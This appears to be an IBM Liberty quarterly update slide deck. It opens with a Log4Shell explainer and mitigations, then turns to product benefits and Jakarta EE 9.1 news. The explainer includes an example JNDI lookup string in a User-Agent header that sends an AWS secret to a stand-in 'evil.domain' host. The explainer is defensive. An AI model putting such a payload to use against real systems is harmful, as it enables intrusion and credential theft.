

# Liberty Quarterly Update

## 21.0.0.10-21.0.0.12

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# Agenda



Part 0: CVE-2021-44228

Part 1: 20 Minute Liberty overview

Part 2: What is new this quarter

Part 2a: Jakarta EE 9.1 with Jared Anderson

Part 2b: Everything else with Alasdair Nottingham

Part 3: Q&A

# CVE-2021-44228

# What is it?

An attacker inserts a jndi lookup string into an http request

```
GET /test HTTP/1.1
Host: victim.site
User-Agent: ${jndi:ldap://${env.AWS_SECRET}.evil.domain/a}
```


The User-Agent is logged via log4j



Log4j triggers a DNS lookup leaking your AWS\_SECRET



Log4j does a lookup to a malicious LDAP



Log4j returns a serialized object and the class file to deserialize it

```
public class Malicious
    implements Serializable {
    static {
        // Do Evil Stuff
    }
}
```

Java deserializes the class and executes it

# Does WebSphere use log4j2?



## Liberty

- Liberty does not use log4j2

## WebSphere traditional

- Runtime does not use log4j2
- Admin console does use log4j2
- UDDI application provided with WAS does use log4j2
- Requests to urls in UDDI or Admin Console maybe vulnerable
- **Recommendation install PH42728**

# What about my applications?



- PH42728 does not patch applications.
- IBM recommends
  - scanning all applications to remove or upgrade to log4j 2.16.0 (or later)
  - Update Java to 8.0.6.36 (or at least 8.0.5.25)
  - Set `log4j2.formatMsgNoLookups` system property to `true`

<https://www.ibm.com/support/pages/node/6525860>

# Set log4j2.formatMsgNoLookups



## Liberty

Create `${wlp.user.dir}/shared/jvm.options` containing:

```
-Dlog4j2.formatMsgNoLookups=true
```

## WebSphere traditional

Run the following wsadmin script:

```
processes = AdminConfig.list("JavaVirtualMachine").splitlines()

for proc in processes:
    AdminConfig.create("Property", proc,
        [["name", "log4j2.formatMsgNoLookups"], ["value", "true"]],
        "systemProperties")

AdminConfig.save()
```

# 20 minute overview





# 6 reasons why Liberty



*Lightweight, highly-efficient runtime*

*CI/CD optimized operational experience*

*Simple true-to-production developer experience*

Just enough runtime



80% disk and 56% memory saving

Low operating cost



4x increased density over Tomcat & Spring Boot

Zero migration



100% v2v & fixpack migration saving

Continuous delivery



Zero-effort security fixing & zero technical debt

Kubernetes optimized



Self-tuned optimal perf, production-ready, kube-native

Developer experience



Container & kube-native experience, rapid inner loop

# Just Enough Application Server



You control which features are loaded into each server instance

Java EE



```
<feature>jaxrs-2.1</feature>
```

jaxrs-2.1

servlet-4.0





http-2.0

appmgr

Kernel



# Granularity cost implications



Disk? Memory? \$\$\$?	X	X	X	X
	200MB	200MB	200MB	200MB
	=	=	=	=
	600MB	6GB	24GB	72GB


# Performance (Daytrader8)

- Comparisons used each application server's Docker image
- Liberty outperforms others on all metrics for EE8 performance (startup time about half, throughput and memory footprint over 50% better)


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
### Startup - Daytrader8 - Docker



### Memory Footprint - Daytrader8 - Docker



### Throughput- Daytrader8 - Docker



# Low Operating Cost

Modernization led to  
optimized resource usage  
by **75%**

and reduced infrastructure  
footprint  
by **50%**

Major US healthcare provider





# Cloud platforms shift responsibilities

## *Traditional Deployment*

- 
- I develop the app
  - I give the Ops team a WAR file
  - I *occasionally* update app dependencies



App

Server

Java

OS

VM




- I deploy the app
- I handle automation
- I monitor the app
- I maintain the infrastructure
- I apply important security fixes
- I plan and execute migrations




# Cloud platforms shift responsibilities

## *Cloud-native Platform Deployment*

- 
- I develop the app
  - I *occasionally* update app dependencies
  - I **deploy the app**
  - I **handle automation**
  - I **monitor the app**
  - I **maintain the infrastructure**
  - I **apply important security fixes**
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- 
- I manage a cloud platform
  - I provide services to the application teams

# Liberty Release Cadence

Open Liberty




Liberty's 'zero migration' architecture makes picking up a new release simple

Skipping a release does not introduce migration work

*Traditional 'fix pack' usage*




*Continuous Integration usage*





# Liberty Release Cadence

Open Liberty



	All CD releases	CD releases ending .3 .6 .9 .12
Support Provided	5 years	5 years
iFixes	24 weeks	2 years
Proactive Security iFixes	Most recent	Most recent 2

# Proposed update to release day 2022

2021

M	T	W	T	F	S	S	M	T	W	T	F	S	S
				GA 1							GA 2		

**Release to**  
maven central  
DockerHub  
IBM Container Registry

**Release to**  
Fix Central  
z/OS  
Installation Manager

2022

M	T	W	T	F	S	S	M	T	W	T	F	S	S
								GA					

# Zero Migration

- ✓ No configuration behavior changes
- ✓ No runtime feature behavior changes
- ✓ No removals



Stay current with a rebuild  
(no app or config changes necessary)

Skipping a release does not introduce  
additional migration work

Never apply an ifix again

# Zero Migration

Today we migrated all our Liberty servers config from EE7 to EE8.

This process normally take **18 months** in traditional WebSphere, cannot say how many manhours exactly.

Today it took **18 minutes**, with Liberty's continuous delivery stream.

In July all apps starting to use EE8 framework.


Henrik Lundström, WAS Systems Administrator,  
Handelsbanken (Sweden)



**43,800x**  
*improvement*

# Kubernetes optimized

Open Liberty



- **Deliver faster** without costly tuning exercises
- Get **optimal performance** even as the environment changes
- **Simple Operator-based deploy** and day-2 operations experience
- Supported **production-ready images**
- **APIs** for Kubernetes integration
- Container-based **usage tracking**



Open Liberty Operator  
provided by IBM

Deploy and manage  
applications running on Open  
Liberty



# Kubernetes Optimized



*“You don't have to tune thread pools. Liberty does an outstanding job”*

WebSphere Technology Owner  
Large health provider



# Developer experience

IDEs

**Dev Mode**

Repositories

The Central Repository  
docker hub

Build


**Maven™**  
Gradle

APIs

MICROPROFILE™  
OPTIMIZING ENTERPRISE JAVA  
Java EE™  
JAKARTA EE  
Spring Boot®

Testing

microshed testing  
JUnit  
Arquillian

 **Jesse Gallagher**  
@Gidgerby

Have I mentioned lately how much of a delight [@OpenLibertyIO](#) is to work with? It's just thoroughly pleasant.

 **Tim Zöller**  
@javahippie

The [@OpenLibertyIO](#) dev mode is one of the best hot-reload features I have ever worked with, I am seriously impressed!

# Dev mode in action

The image shows a development environment with three main components:

- IDE Explorer:** Shows a project structure with folders like `.gradle`, `.vscode`, `build`, `src`, `main`, `liberty/config`, and `webapp`. The `server.xml` file is selected.
- server.xml:** Contains XML configuration for a Liberty server, including feature managers, application location, metrics authentication, logging, and endpoint definitions.
- Browser:** Shows a 404 error: `Error 404: java.io.FileNotFoundException: SRVE0190E: File not found: /health`.
- Terminal:** Displays Liberty logs indicating successful source compilation, tests compilation, and application availability on `http://c1bf2d4d704a:9080/`.



# How to get Support



## WebSphere



z/OS  
ND  
Base  
Core



## WebSphere Hybrid Edition

### IBM Integrated Application Runtimes

Java:

- WebSphere
- Liberty
- MicroProfile
- Jakarta EE
- OpenJ9



### Cloud Foundry Migration Runtime

### Transformation Advisor

### Mono2micro



**Red Hat OpenShift**

# Recent Updates



# Periodic Table of Liberty (21.0.0.12)



zOS

ND

Base

Core

Open Liberty

New in 4Q21

New in 3Q21

New in 2Q21

New in 1Q21

APIs

	batchSMFLogging-1.0	zosLocalAdapters-1.0	zosTransaction-1.0	
		zosRequestLogging-1.0	zosWlm-1.0	zosSecurity-1.0
	collectiveController-1.0	dynamicRouting-1.0	healthManager-1.0	scalingController-1.0
		clusterMember-1.0	healthAnalyzer-1.0	scalingMember-1.0
	cloudant-1.0	jakartaee-8.0	batchManagement-1.0	acmeCA-1.0
	javaee-8.0	heritageAPIs-1.0	wsAtomicTransaction-1.2	passwordUtilities-1.0
	javaee-7.0	sipServlet-1.1		wsSecurity-1.1
	jakartaee-9.1			wsSecuritySaml-1.0
	bells-1.0	mpGraphQL-1.0	adminCenter-1.0	ldapRegistry-3.0
	concurrent-2.0	mpReactiveMessaging-1.0	collectiveMember-1.0	oauth-2.0
	facesContainer-3.0	mpReactiveStreams-1.0	distributedMap-1.0	openid-2.0
	grpc-1.0	opentracing-1.3	eventLogging-1.0	openidConnectClient-1.0
	jdbc-4.3	osgiConsole-1.0	logstashCollector-1.0	openidConnectServer-1.0
	json-1.0	persistenceContainer-3.0	monitor-1.0	samlWeb-2.0
	jsonbContainer-2.0	springBoot-2.0	openapi-3.1	scim-1.0
	jsonpContainer-2.0	webProfile-9.1	requestTiming-1.0	socialLogin-1.0
	mail-2.0	webProfile-8.0	usageMetering-1.0	spnego-1.0
	microProfile-4.1	webProfile-7.0	restConnector-2.0	transportSecurity-1.0
	mpContextPropagation-1.2	xmlBinding-3.0	sessionCache-1.0	

Operations

Security

audit-1.0  
constrainedDelegation-1.0  
federatedRepository-1.0  
jwt-1.0  
jwtSso-1.0  
sessionDatabase-1.0  
webCache-1.0

# Focus areas



Developer Experience

APIs

Foundation

Orchestration

Security

# Liberty Last Quarter Review

Open Liberty



## Security

- Set HTTP Response Headers in config

## Dev Exp

- Guide: Optimizing REST queries for microservices with GraphQL
- 38 guides can be run in browser via Skills Network

## Foundation

- Install user features from maven repo
- Read Kubernetes config as Liberty variables
- Java 11 install via Installation Manager

## API

- Jakarta EE 9.1
- Java SE 17

## Orchestration

- Remote port in HTTP access log

# Jakarta EE 9.1

Jared Anderson  
WebSphere Jakarta EE dev lead  
WebSphere Performance team lead



# Jakarta EE 9.0

Jakarta EE 9 – **Nov 20, 2020**

- Final Specifications for ALL Projects
  - <https://jakarta.ee/specifications/>
- Final APIs for ALL Projects
  - <https://mvnrepository.com/artifact/jakarta>
- Final TCKs for ALL Projects
  - <https://download.eclipse.org/jakartaee/>
- Final Compatible Implementation(s)
  - Glassfish 6.0.0 for Platform Specification Certification
  - <https://jakarta.ee/compatibility/>

JakartaOne LiveStream – **Dec 08, 2020**

- <https://jakartaone.org/2020/>
- Formal announcement of Jakarta EE 9



# Changes in Jakarta EE 9

## Removed function

- Jakarta Deployment
- Jakarta Management
- Jakarta XML Registries
- Jakarta XML RPC
- Jakarta Enterprise Beans distributed interoperability
- Jakarta Enterprise Beans removed methods
  - `javax.ejb.EJBContext.getCallerIdentity()` (identity being removed from jdk)
  - `javax.ejb.EJBContext.getEnvironment()` (deprecated since EJB 1.1)
  - `javax.ejb.EJBContext.isCallerInRole(java.security.Identity)` (removed from jdk)
  - `javax.ejb.SessionContext.getMessageContext()` (removed with JAX-RPC)



# Changes in Jakarta EE 9

## Functions made optional

- CORBA including use of IIOP and Java IDL

## Other changes


- `jakarta.ejb.Schedule` annotation made repeatable

# Compatible Products





Jakarta EE Compatible Products    Jakarta EE 9    Jakarta EE 8

### Jakarta EE 9 Platform Compatible Products

 <p><b>Eclipse GlassFish</b> Eclipse Foundation</p> <p><a href="#">6</a></p>	 <p><b>Open Liberty</b> IBM Corporation</p> <p><a href="#">21.0.0.3-beta</a></p>
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### Jakarta EE 9 Web Profile Compatible Products

 <p><b>Eclipse GlassFish</b> Eclipse Foundation</p> <p><a href="#">6</a></p>	 <p><b>Open Liberty</b> IBM Corporation</p> <p><a href="#">21.0.0.2-beta</a></p>
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- <https://jakarta.ee/compatibility/#tab-9>
- First Vendor Compatible Implementation!
- <https://openliberty.io/blog/2021/03/05/jakarta-ee-9-compatibility.html>

# Jakarta EE 9.1

Jakarta EE 9.1 – May 25, 2021

- Main goal: Support Java SE 11
  - TCK hits due to supporting multiple Java SE versions
  - Lack of CORBA ORB in Java SE 11, for example
- Formal Announcement
  - <https://jakarta.ee/news/jakarta-ee-9-1-released/>
- Final Compatible Implementation(s)
  - IBM Open Liberty - <https://openliberty.io/blog/2021/05/26/jakarta-ee-9-1-compatibility.html>
  - Eclipse Glassfish
  - Apache TomEE
  - Red Hat Wildfly
  - ManageCat ManageFish
  - [https://jakarta.ee/compatibility/#tab-9\\_1](https://jakarta.ee/compatibility/#tab-9_1)



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# What's next?

- MicroProfile 5.0 specification which support Jakarta EE 9 just completed
- MicroProfile 5.0 in Open Liberty 22.0.0.1-beta
- Jakarta EE 10 specifications are coming along. Looking at specification completing in 2Q 2022, but subject to change.

# Liberty support of Jakarta EE 9.1



# Liberty 21.0.0.12

## Jakarta EE 9.1 features now available

- Open Liberty certification submitted
  - Java 8 for both Web Profile and Platform
  - Java 11 for both Web Profile and Platform
  - Java 17 for both Web Profile and Platform
- WebSphere Liberty certification in progress
  - Creating WebSphere Liberty pages to be published
    - Java 8 for both Web Profile and Platform
    - Java 11 for both Web Profile and Platform
    - Java 17 for both Web Profile and Platform
- Value-add features updated to support Jakarta EE 9.



# New Feature Names

- With the package rename in Jakarta EE 9, the short names of Jakarta features also changed. Liberty feature short names for Jakarta EE 9 features are changed to match the new short names. Example, jpa is now persistence, jca is now connectors, etc
- There are a few exceptions.
  - concurrent was not changed to concurrency
  - Instead of authentication and authorization, we are using appAuthentication and appAuthorization to align with appSecurity Liberty feature (the Jakarta short name is just called security).
- If a user specifies the old name with the new version number, a helpful error message tells you what the new name is during server startup


# New JAX-RS Implementation

- JAX-RS 2.0 and 2.1 implementation in Liberty uses the Apache CXF open source implementation.
- With Restful Web Services 3.0, the implementation in Liberty has been changed to use RestEasy
- Main reason for this change is performance. While comparing different JAX-RS implementation, the performance team noted that RestEasy outperformed CXF. Jakarta EE 9 is the right time to make this transition to a new implementation
- Internal measurements of different applications that use Restful Web Services function show 7 to 20% throughput improvements.




# Better throughput with Jakarta EE9 REST implementation


Open Liberty : PingPerf relative throughput (higher is better)




Open Liberty : Acmeair Monolithic relative throughput (higher is better)



Open Liberty : Rest CRUD application relative throughput (higher is better)



Open Liberty : SPEC application relative throughput (higher is better)




# EE8 Performance (Daytrader8)

- Comparisons used each application server's Docker image
- Liberty outperforms others on all metrics for EE8 performance (startup time and memory footprint is almost half, throughput is 40% better)


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
### Daytrader 8 – First Response (lower is better)



